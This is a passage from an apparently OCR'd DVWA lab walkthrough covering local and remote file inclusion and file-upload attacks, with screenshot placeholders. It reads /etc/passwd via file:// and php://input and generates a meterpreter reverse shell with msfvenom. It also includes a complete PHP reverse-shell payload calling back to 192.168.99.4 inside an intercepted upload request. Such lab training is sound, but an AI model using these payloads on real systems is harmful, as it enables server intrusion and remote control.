


?page=php://input&cmd=<Encoded_Code> And Inside Body path we use **passthru** function to print our command directly.



Again, it's work finely and print Root passwords.

Reverse shell using exploit [https://techsphinx.com/hacking/file-inclusion-vulnerability-full-guide/ & https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601]



High level:

Try all exploits from medium difficulty, and you'll notice none of them will works because the target is more secure, as it is only accepting "include.php" or inputs starting with the word "file". If you try anything else, it will show "File not Found".

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

In this level of security, we can still gather sensitive info using the "File" URI scheme.

(Because it starts with the word "file")

In this level of security, it's hard to gain reverse shell, but we can still gather sensitive info

using the "File" URI scheme. (Because it starts with the word "file")

Change the URL from **include.php** to **?page=file:///etc/passwd**


As you see we find etc/passwd data.

Remote File Inclusion: Before we start, if you are seeing an error in file inclusion tab about allow_url_inclusion or allow_url_fopen is not enabled, then follow the below steps to solve it, if you are not seeing such an error then you can skip these steps and jump straight to exploiting LOW difficulty. However, to secure against RFI, you may have to visit these steps if you don't know how to edit php.ini file and turn these functions Off.

Allow_url_include function allows us to include files from any server to the target web-server, we need this option to be enabled if we want to exploit the RFI vulnerability.

Low Level:
We can add any URL in low level security websites.


?page=http://google.com



Medium Level:

As we see, some patterns are replaced with empty string. [http:// & https://]

Now we use HTTP for exploit web-server. http://google.com -> HTTP://google.com




Vulnerability: File Upload


File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user's browser.

Low Level:
We create payload using MSF venom. MSF venom in just one part of Metasploit Framework.


msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.99.4 lport=4445 -f raw



Copy Raw code and create new file [hackkk.php] with root permission.




Now, upload our payload on web-server. After upload file we can see path of file.



Before we open our payload, we start listen port using Metasploit Framework

use multi/handler
set payload/meterpreter/reverse_tcp
set LHOST 192.168.99.4 [Attacker machine IP address]
set LPORT 4445 [Attacker machine Port Number]
exploit





Now Visit payload path: 192.168.99.4/hackable/uploads/hackkk.php

Because we see past time file upload path is ../../hackable/uploads/hackkk.php so there are two type back directory '../../' that's why we use 192.168.99.4/hackable/uploads/hackkk.php

After open our payload file, it's run background and connect to attacker machine easily using reverse TCP connection. Meterpreter session is start for using after exploit machine.

Sysyinfo command use for find information about Victim[web-server]
Ls Command use for print all file name in current directory.






IT's BINGO, Great we successfully exploit Low level. Now move to medium level.


Medium Level:

In this level we can only image file upload, like jpeg/png/etc.
Another type of file extensions can't be upload. If we upload hackkk.php file, so it's show error massage like "Your image was not uploaded, we can only accept JPEG or PNG images."

Developer can't set proper validation on file upload. It's just check file name with last extension not proper file type check, that's why we exploit this level vulnerability.



Intercept on before upload file. As we see our file name is hackkk.php.jpeg



Now we change name of file: hackkk.php.jpeg to hackkk.php. After changing a name forward the request

```
Cookie: PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=medium
Upgrade-Insecure-Requests: 1

-----------------------------690937815200216460140639122 32
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------690937815200216460140639122 32
Content-Disposition: form-data; name="uploaded"; filename="hackkk.php"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '192.168.99.4'; $port = 4445; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
} if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();


-----------------------------690937815200216460140639122 32
```


File successful uploaded & note down File uploaded path


Next step same as Low level
First Set Multi handler with payload and wait for meterpreter connection
Second Visit our uploaded payload path and open/run our payload
At last after run successfully using meterpreter shell we can perform multiple tasks.

<u>High Level:</u>


The command will change **php** extension to **jpeg**. Additionally, it will change the name. As the **legitfile.php** filename was already used for the medium security level, this will help to distinguish what file we are working with Another step we should make is changing the file type. This can be done by opening our file (just a few moments ago renamed to 